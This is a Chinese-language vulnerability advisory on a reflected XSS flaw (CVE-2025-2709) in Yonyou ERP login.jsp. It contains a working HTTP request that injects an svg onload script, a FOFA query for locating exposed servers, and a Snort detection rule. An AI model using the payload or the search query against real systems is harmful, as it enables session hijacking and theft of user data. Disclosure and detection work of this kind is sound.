

# 用友ERP-CVE-2025-2709反射型xss

用友ERP-CVE-2025-2709反射型xss，攻击者可利用该漏洞构造恶意链接，诱骗用户点击后执行任意JavaScript代码，可能导致会话劫持、敏感信息窃取、钓鱼攻击或恶意操作，危害用户数据安全和系统完整性。

## 影响版本

Yonyou erp V5.0

## 漏洞状态

| 漏洞细节 | 漏洞POC | 漏洞EXP | 在野利用 |
|------|-------|-------|------|
| 是    | 已公开   | 已公开   | 已知   |

## 风险等级


| 维度    | 评价 |
|-------|----|
| 威胁等级  | 高危 |
| 影响面   | 广  |
| 攻击者价值 | 高  |
| 利用难度  | 低  |

## 漏洞复现

FOFA：app="用友-UFIDA-NC" || icon\_hash="1085941792"

POC/EXP：

```
GET /login.jsp?onlyOnePerVM=hebing%27%3E%3Csvg%20onload=alert(document.domain)%3E HTTP/1.1
Host: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=BF3228041EA1754F05630F3543A12C73.server
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Yonyou ERP - Reflected XSS in login.jsp (CVE-2025-2709)";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/login.jsp"; http_uri;  
  content:"onlyOnePerVM="; http_uri;  
  pcre:"/onlyOnePerVM=[^&]*%27%3E%3Csvg[^\>]+onload=/i";  
  metadata:cve CVE-2025-2709;  
  metadata:affected_product "用友ERP系统";  
  metadata:vulnerability_type "Cross-Site Scripting";  
  classtype:web-application-attack;  
  sid:1000357;  
  rev:1;  
  priority:2;  
)
```

## 漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。